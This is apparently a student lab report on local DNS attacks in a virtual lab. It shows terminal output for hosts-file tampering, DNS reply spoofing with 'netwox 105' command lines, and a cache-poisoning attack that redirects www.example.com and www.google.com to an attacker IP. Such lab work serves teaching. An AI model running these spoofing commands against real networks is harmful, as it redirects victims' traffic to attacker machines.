
LAB ASSIGNMENT 2 **SJSU ID**: 012018487 **NAME**: NIVEDHITHA RAMARATHNAM KRISHNA

TEST SETTING OF DNS SETUP:

- DNS is called a Domain Name System or Server/Service which is kind of like a phone book where domain names are mapped to Internet Protocol (IP) addresses.
- In this task following systems are used:
  VM0 – client
  VM1 – server
  VM2 – attacker
- Initially DNS server setup is done and the IP address of the name server is added in the /etc/resolv.conf file on the client's VM.



VM0 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
9:47 PM Seed
Terminal
libcap2.22
Wireshark
Right Ctrl

```
; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59622
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 5 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Wed Sep 13 21:47:33 2017
;; MSG SIZE  rcvd: 82

[09/13/2017 21:47] seed@client:~$
```

Figure shows that the dig command to www.example.com returns the correct mapping to 192.168.0.101 and ns.example.com to 192.168.0.10 as per the setup file.

ATTACK 1:

- Under the assumption that the client has been compromised the /etc/hosts file is manipulated and 8.8.8.8 is mapped to www.example.com



VM0 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
9:51 PM
Seed
Terminal
libcap2.22
Wireshark
Right Ctrl

```
127.0.0.1       www.wtlabadserver.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
[09/13/2017 21:49] seed@client:~$ sudo vi /etc/hosts
sudo: unable to resolve host client
[09/13/2017 21:50] seed@client:~$ ping www.example.com
PING www.example.com (8.8.8.8) 56(84) bytes of data.
64 bytes from www.example.com (8.8.8.8): icmp_req=1 ttl=43 time=37.3 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=2 ttl=43 time=38.3 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=3 ttl=43 time=37.6 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=4 ttl=43 time=40.6 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=5 ttl=43 time=42.7 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=6 ttl=43 time=40.5 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=7 ttl=43 time=40.3 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=8 ttl=43 time=54.4 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=9 ttl=43 time=37.3 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=10 ttl=43 time=46.2 ms
```

Figure shows the status of the connection after the ping to www.example.com that it is routed to 8.8.8.8.


ATTACK 2:

- The attack uses spoofing to send a fake answer.


VM2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:10 PM
Seed
Terminal
libcap2.22
Wireshark
Right Ctrl


```
[09/13/2017 22:07] seed@attacker:~$ sudo netwox 105 --hostname "www.example.com"
 --authns "ns.example.com" --hostnameip "192.168.0.6" --authnsip "192.168.0.10"
--filter "src host 192.168.0.4"
sudo: unable to resolve host attacker
DNS_question____________________________________________________________.
| id=59250  rcode=OK            opcode=QUERY                            |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0                 |
| www.example.com. A                                                    |
|_______________________________________________________________________|
DNS_answer______________________________________________________________.
| id=59250  rcode=OK            opcode=QUERY                            |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                 |
| www.example.com. A                                                    |
| www.example.com. A 10 192.168.0.6                                     |
| ns.example.com. NS 10 ns.example.com.                                 |
| ns.example.com. A 10 192.168.0.10                                     |
|_______________________________________________________________________|
DNS_question____________________________________________________________.
| id=1432   rcode=OK            opcode=QUERY                            |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0                 |
| www.example.com. A                                                    |
|_______________________________________________________________________|
DNS_answer______________________________________________________________.
| id=1432   rcode=OK            opcode=QUERY                            |
```

Figure shows the attacker initiating the attack on client here i.e.; 192.168.0.4 and response is also sent from attacker's end.


VM2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:10 PM Seed
Right Ctrl

```
| www.example.com. A                                                      |
|_________________________________________________________________________|
DNS_answer_________________________________________________________________.
| id=59250  rcode=OK               opcode=QUERY                           |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                   |
| www.example.com. A                                                      |
| www.example.com. A 10 192.168.0.6                                       |
| ns.example.com. NS 10 ns.example.com.                                   |
| ns.example.com. A 10 192.168.0.10                                       |
|_________________________________________________________________________|
DNS_question_______________________________________________________________.
| id=1432   rcode=OK               opcode=QUERY                           |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0                   |
| www.example.com. A                                                      |
|_________________________________________________________________________|
DNS_answer_________________________________________________________________.
| id=1432   rcode=OK               opcode=QUERY                           |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                   |
| www.example.com. A                                                      |
| www.example.com. A 10 192.168.0.6                                       |
| ns.example.com. NS 10 ns.example.com.                                   |
| ns.example.com. A 10 192.168.0.10                                       |
|_________________________________________________________________________|
DNS_question_______________________________________________________________.
| id=53823  rcode=OK               opcode=QUERY                           |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0                   |
| daisy.ubuntu.com. A                                                     |
|_________________________________________________________________________|
DNS_answer_________________________________________________________________.
| id=53823  rcode=OK               opcode=QUERY                           |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                   |
| daisy.ubuntu.com. A                                                     |
| daisy.ubuntu.com. A 10 192.168.0.6                                      |
| ns.example.com. NS 10 ns.example.com.                                   |
| ns.example.com. A 10 192.168.0.10                                       |
```

Figure shows attacker’s response i.e.; fake answer.



VM0 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:09 PM Seed
Terminal
libcap2.22
Wireshark
Right Ctrl

```
; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1432
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        10      IN      A       192.168.0.6

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Wed Sep 13 22:09:25 2017
;; MSG SIZE  rcvd: 88

[09/13/2017 22:09] seed@client:~$ 
```

Figure shows client’s end receiving the answer from 192.168.0.6 which is the attacker’s IP address.


ATTACK 3:

- DNS server cache has been poisoned by using the flush cache command and then the netwox 105 command is used to attack the client.




```
  PID TTY          TIME CMD
 5175 pts/0    00:00:00 bash
 5266 pts/0    00:00:00 ps
[09/13/2017 22:10] seed@attacker:~$ sudo netwox 105 --hostname "www.example.com" --authns "ns.example.com" --hostnameip "192.168.0.6" --authnsip
 "192.168.0.10" --filter "src host 192.168.0.4"
sudo: unable to resolve host attacker
DNS_question____________________________________________________.
| id=29876  rcode=OK             opcode=QUERY                   |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0         |
| www.google.com. A                                              |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=29876  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| www.google.com. A                                              |
| www.google.com. A 10 192.168.0.6                               |
| ns.example.com. NS 10 ns.example.com.                          |
| ns.example.com. A 10 192.168.0.10                              |
|_______________________________________________________________|
DNS_question____________________________________________________.
| id=7624   rcode=OK             opcode=QUERY                   |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0         |
| 6.0.168.192.in-addr.arpa. PTR                                  |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=7624   rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| 6.0.168.192.in-addr.arpa. PTR                                  |
| 6.0.168.192.in-addr.arpa. PTR 10 www.example.com.              |
| ns.example.com. NS 10 ns.example.com.                          |
| ns.example.com. A 10 192.168.0.10                              |
|_______________________________________________________________|
DNS_question____________________________________________________.
| id=35246  rcode=OK             opcode=QUERY                   |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0         |
```

Figure shows attacker initializing the attack after server's cache poisoning attack.



```
DNS_answer______________________________________________________.
| id=43724  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| 6.0.168.192.in-addr.arpa. PTR                                  |
| 6.0.168.192.in-addr.arpa. PTR 10 www.example.com.              |
| ns.example.com. NS 10 ns.example.com.                          |
| ns.example.com. A 10 192.168.0.10                              |
|_______________________________________________________________|
DNS_question____________________________________________________.
| id=21509  rcode=OK             opcode=QUERY                   |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0         |
| daisy.ubuntu.com. A                                            |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=21509  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| daisy.ubuntu.com. A                                            |
| daisy.ubuntu.com. A 10 192.168.0.6                             |
| ns.example.com. NS 10 ns.example.com.                          |
| ns.example.com. A 10 192.168.0.10                              |
|_______________________________________________________________|
DNS_question____________________________________________________.
| id=30245  rcode=OK             opcode=QUERY                   |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0         |
| daisy.ubuntu.com. A                                            |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=30245  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| daisy.ubuntu.com. A                                            |
| daisy.ubuntu.com. A 10 192.168.0.6                             |
| ns.example.com. NS 10 ns.example.com.                          |
| ns.example.com. A 10 192.168.0.10                              |
|_______________________________________________________________|
```

Figure shows attacker sending response to client after server's cache poisoning attack.


VM0 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:12 PM Seed
Terminal
libcap2.22
Wireshark
Right Ctrl

```
;www.example.com.             IN      A

;; ANSWER SECTION:
www.example.com.       10      IN      A       192.168.0.6

;; AUTHORITY SECTION:
ns.example.com.        10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.        10      IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Wed Sep 13 22:09:25 2017
;; MSG SIZE  rcvd: 88

[09/13/2017 22:09] seed@client:~$ ping "www.google.com"
PING www.google.com (192.168.0.6) 56(84) bytes of data.
64 bytes from ubuntu-3.local (192.168.0.6): icmp_req=1 ttl=64 time=0.370 ms
64 bytes from ubuntu-3.local (192.168.0.6): icmp_req=2 ttl=64 time=0.825 ms
64 bytes from www.example.com (192.168.0.6): icmp_req=3 ttl=64 time=0.670 ms
64 bytes from ubuntu-3.local (192.168.0.6): icmp_req=4 ttl=64 time=0.708 ms
64 bytes from ubuntu-3.local (192.168.0.6): icmp_req=5 ttl=64 time=0.700 ms
```

Figure shows the ping to www.google.com is receiving response from the attacker's IP i.e., 192.168.0.6, which is the fake address.